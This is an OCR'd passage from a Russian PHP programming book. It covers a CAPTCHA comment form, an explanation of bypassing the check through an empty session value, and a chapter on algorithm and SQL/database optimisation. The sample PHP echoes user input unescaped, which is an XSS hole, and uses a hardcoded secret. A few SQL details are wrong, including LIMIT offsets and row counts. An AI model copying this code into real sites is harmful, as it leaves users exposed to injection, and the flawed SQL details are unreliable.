


Рис. 3.2. Форма комментирования

Теперь посмотрим на сам сценарий формы, который представлен в листинге 3.4. Этот код нужно сохранить в файле message.php.

Листинг 3.4. Файл сценария, использующий тест CAPTCHA

```
<? session_start(); ?>
<html>
<head>
```

```
<title>Using captcha</title>
</head>
<body>

<?
if ($_SESSION[secret_number] == "")
{
 $_SESSION[secret_number] = "ABCD";
}

if (isset($_POST[comtext]))
{
 if ($_SESSION["secret_number"] != $_POST[pkey])
 {
  ?><h1>Wrong secret number</h1><?
 }
 else
 {
  ?><h1>You are the best</h1><?
 }
}
?>
<form name="product" action="message.php" method="post">
<table width="100%" border="0">
<tr>
<td><p>Имя пользователя:</p> </td>
<td><input name="username" value="<? print($_POST[username]); ?>"
           size="72"></td>
</tr>
<tr>
<td><p>Комментарий:</p> </td>
<td><textarea cols="56" name="comtext" rows="20" wrap="virtual">
  <? print(stripslashes($_POST[comtext])); ?></textarea></td>
</tr>
<tr>
<td ><p>Код безопасности:</p> </td>
<td><input name="pkey" value="" size="50"> <img src="protect.php" ></td>
</tr>
</table>
<p><input type="submit" value="Сохранить"></p>
</form>
</body>
```

В этом сценарии нам также нужно запустить сеанс, чтобы можно было видеть значение секретного кода. После этого идет PHP-код, который мы рассмотрим чуть позже, и HTML-код формы, которую видит пользователь. Чтобы отобразить кар-

тинку кода, мы используем тег <img>, просто вместо пути к изображению указываем путь к сценарию protect.php, написанный ранее:

```
<img src="protect.php" >
```

При использовании теста CAPTCHA есть один нюанс — нельзя забывать, что переменная секретного кода ранее нигде не устанавливалась. Посмотрим, что произойдет, если мы просто напишем сравнение:

```
if ($_SESSION[secret_number] != $_POST[pkey])
{
}
```


Здесь мы сравниваем значение секретного кода из сеанса с параметром, переданным от пользователя. В чем опасность? Если хакер сохранил страницу у себя на диске, чтобы отправить запрос со своего компьютера, и при этом удалил из сценария поле с защитным кодом и обращение к картинке, то у нас начнутся проблемы. После загрузки этой формы без картинки переменная в сеансе будет пустой. Если хакер отправит этот запрос на сервер и оставит параметр pkey пустым, обе части условия будут пустыми и результат проверки окажется положительным. То есть хакер легким движением руки обойдет нашу проверку CAPTCHA.

Данная уязвимость относится к классу уязвимостей, связанных с установкой значений по умолчанию. Из-за того, что значения по умолчанию у двух переменных одинаковы, задача хакера сводится к тому, чтобы не навредить и убрать все лишнее.

Защита от такого обхода проста. Перед сравнением параметров нужно добавить следующую проверку:

```
if ($_SESSION[secret_number] == "")
  { $_SESSION[secret_number] = "ABCD"; }
```

Все очень просто. Если сеансовая переменная пуста, т. е. картинка ранее не вызывалась, необходимо сохранить в сеансе какой-нибудь шум, чтобы там не было пустого значения по умолчанию. Теперь хакеру будет затруднительно обойти проверку CAPTCHA. Нам еще остается принять меры, чтобы хакер не смог узнать наше значение по умолчанию. Если вы пишете открытый код, который будут видеть другие, то инициализировать переменную лучше случайным значением.



ГЛАВА 4

Оптимизация

Вопрос оптимизации сложен, но очень важен. Оптимизация — один из способов сделать программу максимально быстрой, эффективной и выделяющейся на фоне остальных.

Приятно, когда слабый сервер может быстро обрабатывать сложные задачи большого количества клиентов, и абсолютно недопустимо, когда мощный сервер "зависает" при решении простых задач. В такие моменты вспоминаются времена 1970–1990-х годов, когда памяти у компьютера было мало, а мощность процессора измерялась в мегагерцах. В те времена программисты бились за каждый байт памяти и экономили каждый такт процессорного времени.

Когда я первый раз запустил игру Doom, то был ошеломлен ее возможностями и скоростью работы. По тем временам это было что-то впечатляющее и умопомрачительное. Через несколько лет я снова поразился, когда увидел трехмерную игру, которая сильно уступала по качеству графики своим конкурентам и при этом работала намного медленнее.

Правильно написанный и оптимизированный код может сэкономить вам деньги на покупку и обновление оборудования.

Язык PHP интерпретируемый, и тут очень сложно давать какие-то рекомендации, потому что больше всего на скорость выполнения влияет именно интерпретатор. В компилируемых языках программирования, когда все зависит от машинного кода, мы можем идти на какие-то хитрости, использовать ассемблер для создания более быстрых алгоритмов.

4.1. Алгоритм

Можно сколько угодно биться над повышением производительности программы и достичь лишь минимальной выгоды, если алгоритм программы изначально не способен работать быстрее. Но если изменить алгоритм, производительность может вырасти в несколько раз.

Рассмотрим пример. Допустим, что вам нужно отсортировать список названий городов (назовем его `List1`). Для этого можно действовать по следующему алгоритму:

1. Создать новый список `List2`, который будет хранить отсортированные данные.
2. Взять первый элемент списка `List1` и поместить его в переменную `x`.
3. Сравнить переменную `x` с очередным элементом списка `List2`.
4. Если `x` окажется меньше, то вставить его в список `List2` перед сравниваемой строкой. Иначе перейти к сравнению со следующим элементом списка `List2`.
5. Выполнять шаги 3 и 4, пока `x` не найдет свое место. Если список `List2` закончился, то значит, `x` больше всех элементов и его нужно вставить в конец списка.
6. Взять следующий элемент списка `List1`, поместить его в переменную `x` и перейти к шагу 3.

Для реализации этого алгоритма нужны два цикла, причем один из них вложенный. Первый цикл перебирает список `List1`, и для каждого элемента выполняется цикл, в котором проверяются все элементы списка `List2`. Помимо этого, на каждом шаге цикла происходит сравнение. Если сосчитать количество произведенных операций, то получится очень большое число. К тому же, сам алгоритм прост только на первый взгляд. На самом деле, для его реализации нужно очень постараться и при этом не ошибиться, а здесь хватает мест, где можно допустить ошибку.

Можно как-то попытаться увеличить скорость операций сравнения, но тут у нас слишком ограничены возможности. Если у самого процессора есть несколько способов сравнить два числа, то у PHP их можно пересчитать по пальцам одной руки.

Лучший способ повышения скорости программы — изменить алгоритм. Существует множество разных алгоритмов сортировки, работающих намного быстрее, чем банальный перебор. Они отличаются различными требованиями к ресурсам. Здесь я не буду их рассматривать, ибо это выходит за рамки данной книги, но настоятельно рекомендую вам почитать книги с описанием алгоритмов.

Лучшей работой в этой области считается книга Дональда Кнута "Искусство программирования", но на мой взгляд она немного тяжеловата. Выберите что-нибудь попроще. Я не стану советовать что-то конкретное, потому что я изучал алгоритмы очень давно и те книги уже, скорее всего, исчезли с полок магазинов. Думаю, что стоит прочитать книги разных авторов, потому что каждый из них описывает проблему по-своему и какой-то алгоритм может быть понятнее в описании одного автора, а другой — в описании другого автора.

Большинство программ так или иначе использует математические алгоритмы, поэтому для написания эффективных программ вы должны хорошо разбираться в этом вопросе.

4.2. Слабые места

Когда мне приходится писать про оптимизацию, я всегда делаю большой упор на понятие слабого места. Чтобы лучше уяснить, о чем идет речь, давайте рассмотрим интересный пример с наращиванием производительности компьютера.

Предположим, что у вас есть сервер на базе последнего процессора и интернет-канал 256 Кбит/с. Допустим, что этот сервер не успевает обрабатывать запросы клиентов, и администратор вынужден наращивать его мощность. Что делать? Напрашивается вариант внедрения двухпроцессорной системы, но это необязательно решит проблему. Возможно, что узким местом является канал связи. Процессор успевает обрабатывать все запросы пользователей, да еще и простаивает, пока канал перекачивает обработанные данные. Получается, что затраты были лишними, и скорость обработки не повысилась.

Ярким примером слабого места в компьютерах является жесткий диск. До сих пор в качестве дисков очень много используется HDD. Нет смысла увеличивать память и процессор, потому что производительность системы в целом будет увеличиваться несильно. Но стоит поменять HDD на SSD, как даже старый компьютер на процессоре 5-летней давности начинает работать очень даже шустро.

При написании программ и сценариев нужно также искать самые слабые места и начинать оптимизацию с них. Если бы мы говорили о компилируемом языке, то я смог бы назвать десяток действительно узких мест. Возможности PHP намного ниже, поэтому не всегда удается увеличить производительность там, где это действительно нужно. Но есть одно узкое место, которое присутствует в любом языке программирования, — это циклы. Допустим, что у нас есть следующий псевдокод:

```
Предварительные расчеты
Начало цикла, который выполняется 100 раз
 Сосчитать число Пи;
 Сумма = Пи+1;
Конец цикла
Окончательные расчеты
```

Если пытаться оптимизировать код в предварительных и окончательных расчетах, то можно добиться незначительного повышения производительности. Даже если вы сможете убрать 5 или 10 лишних операций, заменив их одной, сценарий будет выполняться лишь на несколько операций быстрее. Но если убрать расчет числа π за пределы цикла в предварительные расчеты, то экономия составит 100 операций. Цикл сокращается, становится проще, и не надо 100 раз считать одно и то же:

```
Предварительные расчеты
Сосчитать число Пи;
Начало цикла, который выполняется 100 раз
 Сумма = Пи+1;
Конец цикла
Окончательные расчеты
```

Получается, что если тратить время на оптимизацию достаточно быстро работающего кода, то выгода будет минимальной. Но если оптимизировать узкое место, то в результате мы получим действительно быстро работающий сценарий.

4.3. Базы данных

Так как PHP используется, в основном, для доступа к базам данных, то вопрос их оптимизации нельзя обходить стороной. Доступ к данным осуществляется с помощью запросов на языке SQL, который был стандартизирован много лет назад, но не потерял своей актуальности и по сей день. А вот возможности, которые он предоставляет, слишком просты и не обеспечивают современные потребности, поэтому производители баз данных наделяют язык своими возможностями с собственным специфическим синтаксисом.

В своей практике я использовал различные системы управления базами данных (СУБД) и не раз обжигался на том, что они по-разному могут обрабатывать даже запросы SQL стандарта 1992 года. Вроде бы все выполняется верно, но с небольшими отклонениями, например, сервер не всегда поддерживает чтение данных, которые записаны в базу данных, но еще не подтверждены.

Поэтому вы должны с самого начала писать сценарий именно под ту базу данных, с которой будет происходить работа. Нельзя писать код под MS SQL Server или MySQL, а потом перенести его под Oracle, просто изменив синтаксис. Это совершенно разные базы, они работают по-разному, и у вас могут возникнуть проблемы не только из-за потери производительности, но и вследствие получения ошибочных результатов.

При оптимизации приложений для работы с базами данных нужно действовать с двух сторон — оптимизировать саму базу данных (сервер базы) и средства доступа к данным (запросы). Работать нужно сразу над обеими составляющими, потому что они взаимосвязаны. Повышение производительности сервера может негативно сказаться на производительности запроса. Ярким примером такой ситуации служат индексы. Если вы создали индекс для повышения скорости работы с таблицей, это не значит, что запрос будет работать быстрее, может оказаться и наоборот, особенно в тех случаях, когда создано очень много индексов.

Давайте рассмотрим принципы, которыми вы должны руководствоваться при оптимизации приложений для работы с базами данных. Это только общие принципы, но у конкретной СУБД могут быть свои особенности.

4.3.1. Оптимизация запросов

Некоторые программисты считают, что SQL-запросы работают одинаково в любой СУБД. Это большая ошибка. Действительно, существует стандарт SQL, и запросы, написанные на этом языке, будут восприняты в большинстве систем одинаково. Но только "восприняты", а обработка может происходить совершенно по-разному.

Максимальные проблемы во время переноса приложения могут быть вызваны расширениями языка SQL. Так, например, в MS SQL Server используется Transact-SQL, а в Oracle — PL/SQL, и их операторы совершенно несовместимы. Вы должны заранее определиться с выбором СУБД и используемого языка, чтобы не столкнуться с возможными проблемами в будущем.

Но даже если вы переведете свой код с одного языка на другой, проблем будет очень много. Это связано с различными архитектурами оптимизаторов запросов, разницей в блокировках и т. д. Если код программы при смене СУБД требует незначительных изменений, то SQL-запросы нужно переписывать полностью и с самого начала, даже не обращая внимания на то, что вы использовали в предыдущей версии программы для другой базы данных. Только самые простые запросы будут одинаково работать в базах данных с разной архитектурой.

Несмотря на существенные различия между базами данных разных производителей, есть и общее. Например, большинство СУБД выполняет запросы следующим образом:

1. Разбор запроса.
2. Оптимизация.
3. Генерация плана выполнения.
4. Выполнение запроса.

Это всего лишь общий план выполнения, а для каждой конкретной СУБД количество шагов может быть разным. Но главное состоит в том, что перед выполнением происходит несколько шагов по подготовке, которые отнимают много времени. После выполнения запроса использованный план будет сохранен в специальном буфере. При следующем запуске сервер получит эти данные из буфера и сразу же начнет выполнение без лишних затрат на подготовку.

Теперь посмотрим на два запроса:

```
SELECT *
FROM TableName
WHERE ColumnName=10
```

и

```
SELECT *
FROM TableName
WHERE ColumnName=20
```

Оба запроса выбирают данные из одной и той же таблицы. Только первый покажет строки, в которых колонка `ColumnName` содержит значение 10, а второй покажет строки, где эта же колонка содержит значение 20. На первый взгляд, запросы очень похожи и должны выполняться по одному и тому же плану. Но это видно только человеку, а не оптимизатору, который воспринимает такие запросы как разные и будет выполнять все подготовительные шаги, несмотря на схожесть.

Чтобы избежать этого, нужно использовать в запросах переменные. Переменные SQL схожи по назначению с переменными PHP, но, в зависимости от базы данных

и драйвера, они могут иметь разный внешний вид. Поэтому я не буду отвлекаться на конкретные синтаксические правила, чтобы не сбить вас с толку, а просто буду называть переменные именем paramX, где X — это любое число:

```
SELECT *
FROM TableName
WHERE ColumnName=param1
```

Теперь, выполняя запрос, достаточно только передать серверу значение переменной param1, и в этом случае запросы будут восприниматься оптимизатором как одинаковые, и лишних затрат на подготовительные этапы не будет.

Буфер для хранения планов выполнения не бесконечен, поэтому в нем хранятся данные только о последних запросах (количество зависит от размера буфера). Если какой-то запрос выполняется достаточно часто, то в нем обязательно нужно использовать переменные, потому что это значительно повысит производительность. Попробуйте дважды выполнить один и тот же запрос и посмотреть на скорость выполнения. Вторичное выполнение будет намного быстрее, что можно заметить даже на глаз.

Если запрос выполняется быстро, но очень редко, то можно не особо обращать внимание на оптимизацию. Как мы уже знаем, незачем оптимизировать то, что и так работает быстро и выполняется редко (план выполнения не сохранится в буфере до следующего вызова). Здесь нет слабого места. Но это не значит, что можно игнорировать оптимизацию. Просто не стоит на ней заострять слишком большое внимание, потому что эффект будет минимальным.

Задачи, которые выполняются часто, должны работать максимально быстро. Даже если запрос происходит с приемлемой для клиента скоростью, тысяча таких запросов создаст достаточно большую нагрузку на сервер, и он сразу же станет узким местом в вашей системе. Получается, что частые запросы можно воспринимать как цикл с точки зрения сервера, а мы уже говорили, что цикл сам по себе является слабым местом.

Современные базы данных могут поддерживать подзапросы. В этом случае программисты начинают ими злоупотреблять. При написании запросов старайтесь использовать минимальное количество операторов SELECT, особенно вложенных в секцию WHERE. Для повышения производительности иногда хорошо помогает вынос лишнего SELECT в секцию FROM. Но иногда бывает и обратное: быстрее будет выполняться запрос, в котором SELECT вынесен из FROM в тело WHERE. Это уже зависит от оптимизатора запросов конкретной СУБД.

Допустим, нам надо выбрать всех людей из базы данных, которые работают на предприятии в данный момент. Для всех работающих в колонке Status ставится код, который можно получить из справочника состояний. Посмотрим на первый вариант запроса:

```
SELECT *
FROM tbPerson p
WHERE p.idStatus=
   (SELECT [Key1] FROM tbStatus WHERE sName='Работает')
```

Главное здесь в том, что в секции WHERE выполняется подзапрос. Он будет генерироваться для каждой строки в таблице tbPerson, что может оказаться слишком накладным для сервера (опять получается цикл).

Для такого простого запроса, наверно, уже все современные базы данных выберут достаточно оптимальный план выполнения. Например, MS SQL Server прекрасно находит оптимальный план выполнения в таком случае. Но если запрос будет более сложный, связывать несколько таблиц, иметь какие-то дополнительные проверки, то тут очень часто даже достаточно умный оптимизатор MS SQL Server может дать серьезный сбой.

В такие моменты я думаю, что лучшие базы данных — те, которые не могут работать с вложенными запросами, а лучшие программисты — те, которые не знают о существовании подзапросов или просто не умеют ими пользоваться. В этом случае программист напишет два запроса. Первый будет получать статус:

```
SELECT [Key1]
FROM tbStatus
WHERE sName='Работает'
```

А второй запрос будет использовать его для выборки работников:

```
SELECT *
FROM tbPerson p
WHERE p.idStatus=Полученный Статус
```

Такой запрос будет выполняться на сервере без цикла.

Теперь посмотрим, как можно вынести запрос SELECT в секцию FROM. Это можно сделать следующим образом:

```
SELECT *
FROM tbPerson p,
     (SELECT [Key1] FROM tbStatus WHERE sName='Работает') s
WHERE p.idStatus=s.Key1
```

В этом случае сервер выполнит запрос из секции FROM. А во время связывания результата с таблицей работников мы получим окончательный результат. Таким образом, для каждой строки с информацией о работнике не будет выполняться подзапрос, и надобности в цикле не будет.

Данные примеры слишком просты и благодаря оптимизатору могут выполняться на современном сервере одинаково с точностью до микросекунды. Но при более разветвленной структуре и сложном запросе можно сравнить работу разных запросов и увидеть наиболее предпочтительный вариант для определенной СУБД (напоминаю, что разные базы данных могут обрабатывать запросы по-разному).

В большинстве же случаев каждый SELECT отрицательно влияет на скорость работы, поэтому в предыдущем примере нужно избавиться от него следующим образом:

```
SELECT *
FROM tbPerson p, tbStatus s
WHERE p.idStatus=s.Key1
 AND s.sName='Работает'
```

В данном случае такое объединение является самым простым и напрашивается само собой.

Можно пойти дальше и написать еще более простой запрос, с использованием JOIN:

```
SELECT *
FROM tbPerson p
   INNER JOIN tbStatus s ON p.idStatus=s.Key1
WHERE sName='Работает'
```

Подобный синтаксис наиболее простой для оптимизатора запросов. По возможности старайтесь везде использовать JOIN-операторы.

В более сложных примерах программисты очень часто не видят возможности решения задачи одним запросом, хотя это решение существует. Допустим, что у нас есть таблица A с полями:

- Code — может быть 1 или 2;
- FirstName — имя;
- LastName — фамилия.

В этой таблице хранится список сотрудников. Для каждого сотрудника есть всего две записи: с кодом 1 и с кодом 0. Записи с кодом 1 могут быть связаны с таблицей Info, в которой будет храниться полная информация о сотруднике. Нам надо получить все записи с кодом 0, для которых существует связь между таблицами A и Info. Такую задачу решают двойным запросом:

```
SELECT *
FROM Info i,
     (SELECT * FROM A, Info WHERE a.LastName= info.LastName) s
WHERE Code=0
 AND a.LastName=s.LastName
```

Но этот пример можно решить и более простым способом:

```
SELECT i2.*
FROM Info i1, A, Info i2
WHERE i1.Code=1
 AND i1.LastName=A.LastName
 AND i1.LastName=i2.LastName
 AND i2.Code=0
```

Здесь в запросе мы дважды ссылаемся на одну и ту же таблицу Info и строим связь Info-A-Info. На первый взгляд, связь получается сложной, но при наличии правильно настроенных индексов этот пример будет работать в несколько раз быстрее, чем с использованием подзапросов SELECT.

Можно разбить один запрос на несколько. Например, для MS SQL Server предыдущий пример может выглядеть следующим образом:

```
Declare @id int

SELECT @id=[id]
FROM tbStatus
WHERE sName='Работает'

SELECT *
FROM tbPerson p
WHERE p.idStatus=@id
```

В этом примере мы сначала объявляем переменную `@id`. Затем в ней сохраняем значение идентификатора, а потом уже ищем соответствующие строки в таблице `tbPerson`.

Как видите, одну и ту же задачу можно решить разными способами. Некоторые реализации будут работать с одинаковой скоростью, а у других производительность может различаться в несколько раз.

Как мы уже говорили, при написании программы вы должны полностью изучить систему, в которой программируете. То же самое справедливо и для баз данных. Вы должны четко представлять себе систему, в которой работаете, ее преимущества и недостатки. Невозможно предложить универсальные методы написания эффективного кода, которые работали бы абсолютно везде. Изучайте, экспериментируйте, анализируйте, и тогда вы сможете с максимальным эффектом использовать доступные ресурсы.

4.3.2. Оптимизация СУБД

Оптимизация должна начинаться еще на этапе проектирования базы. Очень часто программисты задают полям размер с большим запасом. Я сам так поступал, когда проектировал свои первые таблицы базы данных. Трудно предсказать, данные какого размера будут храниться, а если выбранного размера поля не хватит, то программа не сможет сохранить необходимую строку.

В некоторых базах данных, если не указать размер поля для хранения строки, то он устанавливается в максимально возможное значение или в 255. Это непростительное расточительство дискового пространства, и база данных становится неоправданно большой. Чем больше база данных, тем сложнее ее обработать, но если уменьшить ее размер, то сервер сможет максимально быстро загрузить данные в память и произвести поиск без обращения к жесткому диску. Если база данных не помещается в памяти, то серверу приходится загружать ее по частям, а в худшем случае — использовать память файла (для ОС Linux раздела) подкачки, который находится на диске и работает в несколько раз медленнее оперативной памяти.

Хорошо, что сейчас стал популярным тип данных `varchar`, который при хранении данных не выделяет фиксированный размер данных в памяти, а использует лишь столько данных, сколько нужно для хранения строки. Используйте этот тип данных, но даже в этом случае не нужно выделять на все колонки максимальный размер возможных данных. Сумма размеров колонок в индексе некоторых баз данных

имеет определенный лимит, который нельзя превышать. У MS SQL Server точно есть такой лимит.

Одновременно с оптимизацией запросов вы должны оптимизировать и саму базу данных. Это достигается с помощью введения дополнительных индексов на поля, по которым часто происходит выборка данных. Индексы могут значительно ускорить поиск, но с ними нужно обращаться аккуратно, потому что слишком большое количество индексов может замедлить работу. Чаще всего замедление происходит во время добавления или удаления записей, потому что требуется внесение изменений в большое количество индексов.

После внесения изменений в индексы вы должны протестировать систему на предмет производительности. Если скорость не увеличилась, то удалите индекс, чтобы он не отнимал ресурсы, потому что добавление следующего индекса может не принести желаемого эффекта из-за присутствия неиспользуемых индексов, непроизводительно расходующих ресурсы.

Еще одним способом повышения скорости работы запросов может быть *денормализация данных*. Что это такое? У вас может быть несколько связанных таблиц. В первой из них находится фамилия человека, а в пятой город проживания. Чтобы получить в одном запросе оба значения, нужно навести связь между всеми этими таблицами, и для сервера такой запрос может быть слишком сложным. В таких случаях название города копируют в ту же таблицу, где находится фамилия, и связь становится ненужной. Конечно же, появляется и избыточность данных — в двух таблицах хранятся одни и те же данные, и в таблице с фамилиями во многих строках будет повторяться название города, но это повысит скорость обработки и иногда очень значительно.

Недостатком денормализации является и сложность поддержки данных. Если в одной таблице изменилось значение, то вы должны обновить соответствующие значения в другой таблице. Именно поэтому для денормализации используют только те поля, которые изменяются редко. Благо, города у нас переименовывают не каждый день, и их список легко сопровождать даже вручную, но если сервер поддерживает триггеры, то можно возложить эту задачу и на сервер баз данных.

Наиболее распространенной базой данных для Web-приложения является MySQL. Для нее есть один автоматический метод оптимизации — оператор `OPTIMIZE`, который может повысить работу таблиц с помощью выполнения профилактических действий, которые включают сортировку индексных страниц, обновление статистики, очистку удаленных строк и т. д. Оператор имеет следующий вид:

```
OPTIMIZE TABLE name
```

В качестве параметра `name` укажите имя таблицы, которая требует оптимизации.

Для того чтобы выбрать правильный план выполнения запроса, современные серверы баз данных используют статистику. Если у вас не включено автоматическое использование статистики, то я рекомендую сделать это сейчас.

Чем нам поможет статистика? Допустим, что у нас есть список работников литейного цеха. В такой таблице, наверное, 90% (если не более) составят мужчины, ведь

работа в литейном производстве тяжела для женщин. Теперь допустим, что нам нужно найти всех женщин. Так как их мало, наиболее эффективным вариантом будет использование индекса. Но если нужно найти мужчин, то эффективность индекса падает. Количество выбираемых записей слишком велико, и для каждой из них обходить дерево индекса довольно накладно. Намного проще просканировать всю таблицу один раз, что выполнится намного быстрее, потому что серверу достаточно по одному разу прочитать все листья нижнего уровня индекса, без необходимости многоразового чтения всех уровней.

В моей практике были случаи, когда приходилось обновлять статистику на сервере. После большой загрузки данных на сервер иногда приходится вызывать команду MS SQL Server `update statistics`, чтобы сервер мог собрать максимум необходимой информации для правильного выбора лучшего плана выполнения запросов.

4.3.3. Выборка необходимых данных

При работе с базами данных мы регулярно пишем запросы на выборку данных. Количество выбираемых данных может быть очень большим. Простой пример — поисковая система. Попробуйте на сайте **yahoo.com** или **google.com** запустить поиск по слову "PHP". Мне поисковая система сообщила, что найдено около 690 млн записей, и при этом на обработку запроса понадобилось только 0,05 секунд. В реальности выборка таких данных даже на самом быстром компьютере будет происходить намного дольше. Так откуда же такая высокая скорость? Нет, решение находится не в мощных компьютерах компании **google.com**, а в быстрых алгоритмах поиска и правильном подходе.

Допустим, что каждая строка в базе данных Google занимает всего 100 байт. В реальности, конечно же, размер строки намного больше, но мы ограничимся таким маленьким числом, и его вполне хватит, чтобы поразить наше воображение. Если умножить число 100 на количество строк (690 млн), то получится, что результат запроса будет занимать около 64 Гбайт. Даже если сервер базы данных и сценарий находятся на одном компьютере, получение таких данных займет не один десяток секунд. А если это разные серверы? При совершенно не занятом и самом мощном канале перекачка такого количества данных от сервера базы данных до сервера со сценарием отнимет еще больше времени.

Как же тогда получается такая большая скорость? Ну, Google показывает приблизительное значение результатов поиска. Я много раз замечал, что даже в тех случаях, когда он показывал 1000 результатов, реально удавалось пройтись только по паре десятков страниц результатов.

Отображать пользователю весь результат поиска слишком накладно, т. к. никто не захочет скачивать страницу размером 64 Гбайт, поэтому результат разбивается на страницы, на каждой из которых отображается от 10 до 30 результатов (зависит от программиста). Исходя из этого, получение результата можно разбить на два этапа:

1. Определить общее количество записей, удовлетворяющих критериям поиска. Такой запрос имеет вид:

```
SELECT Count(*)
FROM TableName
WHERE Критерии поиска
```

Результатом запроса будет всего лишь одно число, для хранения которого хватит и 4 байт. Такое число сервер базы данных сможет мгновенно передать сценарию.

2. Выбрать данные для формирования только одной страницы. На начальном этапе это первая страница, и нужно выбрать первые N записей. Если страница вторая, то выбираем записи $N+1$ до $N+N$ и т. д. Это намного удобнее и быстрее по двум причинам.

   - Когда при сканировании базы данных в поиске нужных записей сервер находит первые N строк, он прерывает поиск и возвращает результат клиенту. Дальнейшее сканирование бессмысленно, потому что клиенту больше записей и не нужно.
   - По сети передается только $N \times$ (размер строки данных) байт, что намного меньше, чем размер строки, умноженный на 69 млн.

В случае самой распространенной базы данных MySQL для реализации всего вышесказанного нужно использовать оператор `LIMIT`:

```
SELECT *
FROM TableName
LIMIT Y, N
```

где `Y` — строка, начиная с которой, нужно возвращать результат, а `N` — количество строк. Например, чтобы получить строки с 11 по 25, нужно выполнить запрос:

```
SELECT *
FROM TableName
LIMIT 11,  15
```

Если необходимо получить все строки, начиная с 50, то в качестве `N` нужно указать число –1:

```
SELECT *
FROM TableName
LIMIT 50,  -1
```

Всегда получайте от сервера баз данных только самые необходимые данные. Даже запрос лишней колонки потребует дополнительных затрат не только от сервера, но и от сетевого оборудования и клиента.

4.3.4. Изучайте систему

Я постарался дать лишь общие сведения об оптимизации, но даже если вы будете использовать только их, то значительно повысите скорость работы приложений с базами данных. Более тонкую настройку удастся произвести, только зная систему. Например, СУБД (Oracle или MS SQL Server) может собирать статистическую

информацию о запросах, которая позволит оптимизатору выбрать действительно правильный и быстрый метод выборки данных. Но статистика может и навредить, если она устарела и не соответствует реальному состоянию данных, поэтому желательно уметь управлять процессом сбора информации.

Рассмотренные методы оптимизации работают практически во всех современных СУБД. Более тонкую настройку нужно начинать только после того, как вы узнаете, как система и оптимизатор обрабатывают запрос, и что можно сделать для повышения эффективности.

В некоторых системах управления данными (например, MS SQL Server) есть специальные утилиты, которые позволяют проанализировать выбранный оптимизатором план выполнения. В MS SQL Server можно визуально проконтролировать все шаги и получить подробную информацию по каждому шагу (рис. 4.1). Проанализировав эту информацию, можно принять правильное решение по повышению производительности сервера и скорости выполнения запроса.

